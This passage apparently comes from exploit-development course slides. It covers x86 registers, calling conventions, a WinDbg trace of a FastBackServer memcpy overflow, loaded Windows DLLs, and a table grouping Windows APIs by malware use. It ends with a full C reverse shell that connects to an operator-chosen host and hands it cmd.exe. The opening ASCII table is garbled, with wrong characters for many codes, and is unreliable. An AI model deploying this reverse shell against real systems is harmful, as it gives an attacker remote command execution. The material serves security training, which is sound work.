	014	0x0e	^N	046	0x2e	\	078	0x4e	N	110	0x6e	n
	015	0x0f	^O	047	0x2f	.	079	0x4f	O	111	0x6f	o
	016	0x10	^P	048	0x30	0	080	0x50	P	112	0x70	p
	017	0x11	^Q	049	0x31	1	081	0x51	Q	113	0x71	q
	018	0x12	^R	050	0x32	2	082	0x52	R	114	0x72	r
	019	0x13	^S	051	0x33	3	083	0x53	S	115	0x73	s
	020	0x14	^T	052	0x34	4	084	0x54	T	116	0x74	t
	021	0x15	^U	053	0x35	5	085	0x55	U	117	0x75	u
	022	0x16	^V	054	0x36	6	086	0x56	V	118	0x76	v
	023	0x17	^W	055	0x37	7	087	0x57	W	119	0x77	w
	024	0x18	^X	056	0x38	8	088	0x58	X	120	0x78	x
	025	0x19	^Y	057	0x39	9	089	0x59	Y	121	0x79	y
	026	0x1a	^Z	058	0x3a	:	090	0x5a	Z	122	0x7a	z
	027	0x1b	^_	059	0x3b	:	091	0x5b	_	123	0x7b	_
	028	0x1c	^`	060	0x3c	<	092	0x5c	\`	124	0x7c	`
	029	0x1d	^]	061	0x3d	=	093	0x5d	]	125	0x7d	]
	030	0x1e	^~	062	0x3e	>	094	0x5e	^	126	0x7e	~
	031	0x1f	^_	063	0x3f	?	095	0x5f	_	127	0x7f	△
	128	0x80	?	160	0xa0		192	0xc0	A	224	0xe0	À
	129	0x81	?	161	0xa1	à	193	0xc1	A	225	0xe1	â
	130	0x82	?	162	0xa2	ç	194	0xc2	A	226	0xe2	ã
	131	0x83	ƒ	163	0xa3	£	195	0xc3	A	227	0xe3	ã
	132	0x84	,	164	0xa4	*	196	0xc4	À	228	0xe4	â
	133	0x85	,	165	0xa5	¥	197	0xc5	À	229	0xe5	â
	134	0x86	+	166	0xa6	—	198	0xc6	£	230	0xe6	ã
	135	0x87	±	167	0xa7	¤	199	0xc7	¢	231	0xe7	¢
	136	0x88	¤	168	0xa8	¤	200	0xc8	£	232	0xe8	¤
	137	0x89	¤	169	0xa9	¤	201	0xc9	€	233	0xe9	€
	138	0x8a	¤	170	0xaa	¤	202	0xca	€	234	0xea	¤
	139	0x8b	<	171	0xab	«	203	0xcb	€	235	0xeb	¤
	140	0x8c	¤	172	0xac	¤	204	0xcc	¤	236	0xec	¤
	141	0x8d	¤	173	0xad	¤	205	0xcd	¤	237	0xed	¤
	142	0x8e	¤	174	0xae	¤	206	0xce	¤	238	0xee	¤
	143	0x8f	¤	175	0xaf	¤	207	0xcf	¤	239	0xef	¤
	144	0x90	¤	176	0xb0	¤	208	0xd0	¤	240	0xf0	¤
	145	0x91	¤	177	0xb1	¤	209	0xd1	¤	241	0xf1	¤
	146	0x92	¤	178	0xb2	¤	210	0xd2	¤	242	0xf2	¤
	147	0x93	¤	179	0xb3	¤	211	0xd3	¤	243	0xf3	¤
	148	0x94	¤	180	0xb4	¤	212	0xd4	¤	244	0xf4	¤
	149	0x95	¤	181	0xb5	¤	213	0xd5	¤	245	0xf5	¤
	150	0x96	¤	182	0xb6	¤	214	0xd6	¤	246	0xf6	¤
	151	0x97	¤	183	0xb7	¤	215	0xd7	¤	247	0xf7	¤
	152	0x98	¤	184	0xb8	¤	216	0xd8	¤	248	0xf8	¤
	153	0x99	¤	185	0xb9	¤	217	0xd9	¤	249	0xf9	¤
	154	0x9a	¤	186	0xba	¤	218	0xda	¤	250	0xfa	¤
	155	0x9b	¤	187	0xbb	¤	219	0xdb	¤	251	0xfb	¤
	156	0x9c	¤	188	0xbc	¤	220	0xdd	¤	252	0xfc	¤
	157	0x9d	¤	189	0xbd	¤	221	0xde	¤	253	0xfd	¤
	158	0x9e	¤	190	0xbe	¤	222	0xde	¤	254	0xfe	¤
	159	0x9f	¤	191	0xbf	¤	223	0xdf	¤	255	0xff	¤

# CPU Registers


Several registers such as EAX, EBX, ECX, EDX, ESI, and EDI are often used as general purpose registers to store temporary data. There is much more to this discussion, but the primary registers for our purposes are described below:

- EAX (accumulator): Arithmetical and logical instructions
- EBX (base): Base pointer for memory addresses
- ECX (counter): Loop, shift, and rotation counter
- EDX (data): I/O port addressing, multiplication, and division
- ESI (source index): Pointer addressing of data and source in string copy operations
- EDI (destination index): Pointer addressing of data and destination in string copy operations



# CPU Registers

- **ESP – (Stack Pointer):** The stack is used for storage of data, pointers, and arguments. Since the stack is dynamic and changes constantly during program execution, the stack pointer ESP keeps "track" of the most recently referenced location on the stack (top of the stack) by storing a pointer to it. (A pointer is a reference to an address (or location) in memory. When we say a register "stores a pointer" or "points" to an address, this essentially means that the register is storing that target address.)
- **EBP – (Base Pointer):** Since the stack is in constant flux during the execution of a thread, it can become difficult for a function to locate its stack frame, which stores the required arguments, local variables, and the return address. EBP, the base pointer, solves this by storing a pointer to the top of the stack when a function is called. By accessing EBP, a function can easily reference information from its stack frame (via offsets) while executing.
- **EIP – (Instruction Pointer):** EIP, the instruction pointer, is one of the most important registers for our purposes as it always points to the next code instruction to be executed. Since EIP essentially directs the flow of a program, it is an attacker's primary target when exploiting any memory corruption vulnerability such as a buffer overflow.



# Calling conventions

Calling conventions describe how functions receive their parameters from their caller and how they return the result. The x86 architecture allows for the use of multiple calling conventions. The difference in their implementation consists of several factors such as how the parameters and return value are passed (placed in CPU registers, pushed on the stack, or both), in which order they are passed, how the stack is prepared and cleaned up before and after the call, and what CPU registers the called function must preserve for the caller.

Generally speaking, the compiler determines which calling convention is used for all functions in a program, however, in some cases, it is possible for the programmer to specify a specific calling convention on a per-function basis.

The screenshot shows a debugger's assembly view. The top pane displays the assembly code for a function named `loc_581859`. The bottom pane shows the raw assembly command bytes. The assembly code includes instructions like `call FastBackServer`, `push`, `mov`, `lea`, `push`, `mov`, `push`, `call _memcpy`, `add`, `mov`, `mov`, `add`, `mov`, `mov`, `mov`, `add`, `mov`, `mov`, `mov`, `add`, `mov`, `cmp`, and `jb short loc_5818CA`. The debugger interface includes status bars at the bottom showing registers (eax, ebx, ecx, edx) and memory addresses.

```
Disassembly
Offset: @$_scopeip
00581882 e8b9550e00    call   FastBackServer
00581887 83c40c        add    esp, 0Ch

Command
0:006> dd esp 13
0d2bfe94 04fde45c
0d2bfe98 04fda05c
0d2bfe9c 00000064
0:006> dd 04fde45c
04fde45c 00000000 00000000 00000000 00000000
04fde46c 00000000 00000000 00000000 00000000
04fde47c 00000000 00000000 00000000 00000000
04fde48c 00000000 00000000 00000000 00000000
04fde49c 00000000 00000000 00000000 00000000
04fde4ac 00000000 00000000 00000000 00000000
04fde4bc 00000000 00000000 00000000 00000000
04fde4cc 00000000 00000000 00000000 00000000
0:006> dd 04fda05c
04fda05c 41414141 41414141 41414141 41414141
04fda06c 41414141 41414141 41414141 41414141
04fda07c 41414141 41414141 41414141 41414141
04fda08c 41414141 41414141 41414141 41414141
04fda09c 41414141 41414141 41414141 41414141
04fda0ac 41414141 41414141 41414141 41414141
04fda0bc 41414141 00000000 00000000 00000000
04fda0cc 00000000 00000000 00000000 00000000
0:006> p
eax=04fde45c ebx=05e9b5e0 ecx=00000000 edx=0000
eip=00581887 esp=0d2bfe94 ebp=0d2bfed0 iopl=0
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=
FastBackServer!FX_AGENT_CopyReceiveBuff+0x251:
00581887 83c40c        add    esp, 0Ch
0:006> dd 04fde45c
04fde45c 41414141 41414141 41414141 41414141
04fde46c 41414141 41414141 41414141 41414141
04fde47c 41414141 41414141 41414141 41414141
04fde48c 41414141 41414141 41414141 41414141
04fde49c 41414141 41414141 41414141 41414141
04fde4ac 41414141 41414141 41414141 41414141
04fde4bc 41414141 00000000 00000000 00000000
04fde4cc 00000000 00000000 00000000 00000000
000000000000581859
000000000000581859 loc_581859:
000000000000581859 mov    eax, [ebp-10h]
000000000000581859 mov    [ebp-4], eax
00000000000058185F mov    ecx, [ebp-4]
000000000000581862 push   ecx, [ebp-4] ; Size
000000000000581863 mov    edx, [ebp+8]
000000000000581866 mov    eax, [edx+2Ch]
000000000000581869 mov    ecx, [ebp+8]
00000000000058186C lea    edx, [ecx+eax+38h]
000000000000581870 push   edx, [ebp+8] ; Src
000000000000581871 mov    eax, [ebp+8]
000000000000581874 mov    ecx, [eax+20h]
000000000000581877 mov    edx, [ebp+8]
00000000000058187A lea    eax, [edx+ecx+4438h]
000000000000581881 push   eax, [ebp+8] ; Dst
000000000000581882 call   _memcpy
000000000000581887 add    esp, 0Ch
00000000000058188A mov    ecx, [ebp+8]
00000000000058188D mov    edx, [ecx+20h]
000000000000581890 add    edx, [ebp-4]
000000000000581893 mov    eax, [ebp+8]
000000000000581896 mov    [eax+20h], edx
000000000000581899 mov    ecx, [ebp+8]
00000000000058189C mov    edx, [ecx+2Ch]
00000000000058189F add    edx, [ebp-4]
0000000000005818A2 mov    eax, [ebp+8]
0000000000005818A5 mov    [eax+2Ch], edx
0000000000005818A8 mov    ecx, [ebp+8]
0000000000005818AB mov    edx, [ebp+8]
0000000000005818AE mov    eax, [ecx+2Ch]
0000000000005818B1 cmp    eax, [edx+28h]
0000000000005818B4 jb    short loc_5818CA
```

# DLLs

DLLs are shared libraries of executable functions or data that can be used by multiple applications simultaneously. They are used to export functions to be used by a process. Unlike EXE files, DLL files cannot execute code on their own. Instead, DLL libraries need to be invoked by other programs to execute the code. For example `CreateFileW` is exported from `kernel32.dll`, therefore if a process wants to call that function it would first need to load `kernel32.dll` into its address space.

Some DLLs are automatically loaded into every process by default since these DLLs export functions that are necessary for the process to execute properly. A few examples of these DLLs are `ntdll.dll`, `kernel32.dll` and `kernelbase.dll`. The image below shows several DLLs that are currently loaded by the `explorer.exe` process.

Name	Description	Company Name	Path
wscui.cpl.mui	Security and Maintenance	Microsoft Corporation	C:\Windows\System32\en-US\wscui.cpl.mui
wscui.cpl	Security and Maintenance	Microsoft Corporation	C:\Windows\System32\wscui.cpl
wscui.cpl	Security and Maintenance	Microsoft Corporation	C:\Windows\System32\wscui.cpl
wscinterop.dll	Windows Health Center WSC Inter...	Microsoft Corporation	C:\Windows\System32\wscinterop.dll
wscapi.dll	Windows Security Center API	Microsoft Corporation	C:\Windows\System32\wscapi.dll
ws2_32.dll	Windows Socket 2.0 32-Bit DLL	Microsoft Corporation	C:\Windows\System32\ws2_32.dll
WppRecorderUM.dll	"WppRecorderUM.DYNLINK"	Microsoft Corporation	C:\Windows\System32\WppRecorderUM.dll
wpnclient.dll	Windows Push Notifications Client	Microsoft Corporation	C:\Windows\System32\wpnclient.dll
wpnapps.dll	Windows Push Notification Apps	Microsoft Corporation	C:\Windows\System32\wpnapps.dll
WPDShServiceObj.dll	Windows Portable Device Shell Se...	Microsoft Corporation	C:\Windows\System32\WPDShServiceObj.dll
wpdshext.dll	Portable Devices Shell Extension	Microsoft Corporation	C:\Windows\System32\wpdshext.dll
WorkFoldersShell.dll	Microsoft (C) Work Folders Shell E...	Microsoft Corporation	C:\Windows\System32\WorkFoldersShell.dll
wmiclnt.dll	WMI Client API	Microsoft Corporation	C:\Windows\System32\wmiclnt.dll
wlidprov.dll	Microsoft® Account Provider	Microsoft Corporation	C:\Windows\System32\wlidprov.dll
wldp.dll	Windows Lockdown Policy	Microsoft Corporation	C:\Windows\System32\wldp.dll
WlanMediaManage...	Windows WLAN Media Manager ...	Microsoft Corporation	C:\Windows\System32\WlanMediaManager.dll
wlanapi.dll	Windows WLAN AutoConfig Client...	Microsoft Corporation	C:\Windows\System32\wlanapi.dll
wkscli.dll	Workstation Service Client DLL	Microsoft Corporation	C:\Windows\System32\wkscli.dll
WinTypes.dll	Windows Base Types DLL	Microsoft Corporation	C:\Windows\System32\WinTypes.dll
wintrust.dll	Microsoft Trust Verification APIs	Microsoft Corporation	C:\Windows\System32\wintrust.dll

# Windows APIs

Enumeration	Injection	Evasion	Spying	Internet	Anti-Debugging	Ransomware	Helper
CreateToolhelp32Snapshot	CreateFileMappingA	CreateFileMappingA	AttachThreadInput	WinExec	CreateToolhelp32Snapshot	CryptAcquireContextA	ConnectNamedPipe
EnumDeviceDrivers	CreateProcessA	DeleteFileA	CallNextHookEx	FtpPutFileA	GetLogicalProcessorInformation	EncryptFileA	CopyFileA
EnumProcesses	CreateRemoteThread	GetModuleHandleA	GetAsyncKeyState	HttpOpenRequestA	GetLogicalProcessorInformationEx	CryptEncrypt	CreateFileA
EnumProcessModules	CreateRemoteThreadEx	GetProcAddress	GetClipboardData	HttpSendRequestA	GetTickCount	CryptDecrypt	CreateMutexA
EnumProcessModulesEx	GetModuleHandleA	LoadLibraryA	GetDC	HttpSendRequestExA	OutputDebugStringA	CryptCreateHash	CreateMutexExA
FindFirstFileA	GetProcAddress	LoadLibraryExA	GetDCEx	InternetCloseHandle	CheckRemoteDebuggerPresent	CryptHashData	DeviceIoControl
FindNextFileA	GetThreadContext	LoadResource	GetForegroundWindow	InternetOpenA	Sleep	CryptDeriveKey	FindResourceA
GetLogicalProcessorInformation	HeapCreate	SetEnvironmentVariableA	GetKeyboardState	InternetOpenUrlA	GetSystemTime	CryptSetKeyParam	FindResourceExA
GetLogicalProcessorInformationEx	LoadLibraryA	SetFileTime	GetKeyState	InternetReadFile	GetComputerNameA	CryptGetHashParam	GetModuleBaseNameA
GetModuleBaseNameA	LoadLibraryExA	Sleep	GetMessageA	InternetReadFileExA	SleepEx	CryptSetKeyParam	GetModuleFileNameA
GetSystemDefaultLangId	LocalAlloc	WaitForSingleObject	GetRawInputData	InternetWriteFile	IaDebuggerPresent	CryptDestroyKey	GetModuleFileNameExA
GetVersionExA	MapViewOfFile	SetFileAttributesA	GetWindowDC	URLDownloadToFile	GetUserNameA	CryptGenRandom	GetTempPathA
GetWindowsDirectoryA	MapViewOfFile2	SleepEx	MapVirtualKeyA	URLDownloadToCacheFile	NtQueryInformationProcess	DecryptFileA	IsWoW64Process
IsWoW64Process	MapViewOfFile3	NtDelayExecution	MapVirtualKeyExA	URLOpenBlockingStream	ExitWindowsEx	FlushEfsCache	MoveFileA
Module32First	MapViewOfFileEx	NtWaitForMultipleObjects	PeekMessageA	URLOpenStream	FindWindowA	GetLogicalDrives	MoveFileExA
Module32Next	OpenThread	NtWaitForSingleObject	PostMessageA	Accept	FindWindowExA	GetDriveTypeA	PeekNamedPipe
Process32First	Process32First	CreateWindowExA	PostThreadMessageA	Bind	GetForegroundWindow	CryptStringToBinary	WriteFile
Process32Next	Process32Next	RegisterHotKey	RegisterHotKey	Connect	GetTickCount64	CryptBinaryToString	TerminateThread
ReadProcessMemory	QueueUserAPC	timeSetEvent	RegisterRawInputDevices	Gethostbyname	QueryPerformanceFrequency	CryptReleaseContext	CopyFile2
Thread32First	ReadProcessMemory	IcmpSendEcho	SendMessageA	Inet_addr	QueryPerformanceCounter	CryptDestroyHash	CopyFileExA
Thread32Next	ResumeThread	WaitForSingleObjectEx	SendMessageCallbackA	Recv	GetNativeSystemInfo	EnumSystemLocalesA	CreateFile2
GetSystemDirectoryA	SetProcessDEPPolicy	WaitForMultipleObjects	SendMessageTimeoutA	Send	RtlGetVersion	CryptProtectData	GetTempFileNameA
GetSystemTime	SetThreadContext	WaitForMultipleObjectsEx	SendNotifyMessageA	WSAStartup	GetSystemTimeAsFileTime	TerminateProcess	TerminateProcess
ReadFile	SuspendThread	SetWaitableTimer	SetWindowsHookExA	Gethostname	CountClipboardFormats	SetCurrentDirectory	SetThreadPriority
GetComputerNameA	Thread32First	CreateTimerQueueTimer	SetWinEventHook	Socket		FindClose	
VirtualQueryEx	Thread32Next	CreateWaitableTimer	UnhookWindowsHookEx	WSACleanup			

# Windows APIs

## Function Name

CreateRemoteThread

## Description

CreateRemoteThread is used to create a thread that runs in the virtual address space of another process.

## Library

Kernel32.dll

## Associated Attacks

Injection

## Documentation

<https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread>

Created: 2021-10-30

Last Update: 2021-10-30

Credits: mr.d0x

## Function Name

GetProcAddress

## Description

GetProcAddress is used to get the memory address of a function in a DLL. This is often used by malware for obfuscation and evasion purposes to avoid having to call the function directly.

## Library

Kernel32.dll

## Associated Attacks

Injection

Evasion

## Documentation

<https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getProcAddress>

Created: 2021-10-30

Last Update: 2021-10-30


Credits: mr.d0x

# Reverse shell


Publicly-available reverse shells written in C reveals that most of the required APIs are exported by Ws2\_32.dll. We first need to initialize the Winsock DLL using WSAStartup. This is followed by a call to WSASocketA to create the socket, and finally WSACConnect to establish the connection. The last API we need to call is CreateProcessA from kernel32.dll. This API will start cmd.exe.

```
1 #include <winsock2.h>
2 #include <stdio.h>
3
4 #pragma comment(lib, "w2_32")
5
6 WSADATA wsaData;
7 SOCKET Winsock;
8 SOCKET Sock;
9 struct sockaddr_in hax;
10 char ip_addr[16];
11 STARTUPINFO ini_processo;
12 PROCESS_INFORMATION processo_info;
13
14
15 int main(int argc, char *argv[])
16 {
17     WSAStartup(MAKEWORD(2,2), &wsaData);
18     Winsock=WSASocket(AF_INET,SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL, (unsigned int)NULL);
19
20     if (argc != 3){fprintf(stderr, "Uso: <rhost> <rport>\n"); exit(1);}
21     struct hostent *host;
22     host = gethostbyname(argv[1]);
23     strcpy(ip_addr, inet_ntoa(*((struct in_addr *)host->h_addr)));
24
25     hax.sin_family = AF_INET;
26     hax.sin_port = htons(atoi(argv[2]));
27     hax.sin_addr.s_addr =inet_addr(ip_addr);
28
29     WSACConnect(Winsock,(SOCKADDR*)&hax, sizeof(hax),NULL,NULL,NULL,NULL);
30
31     memset(&ini_processo, 0, sizeof(ini_processo));
32     ini_processo.cb=sizeof(ini_processo);
33     ini_processo.dwFlags=STARTF_USESTDHANDLES;
34     ini_processo.hStdInput = ini_processo.hStdOutput = ini_processo.hStdError = (HANDLE)Winsock;
35     CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &ini_processo, &processo_info);
36
37 }
```

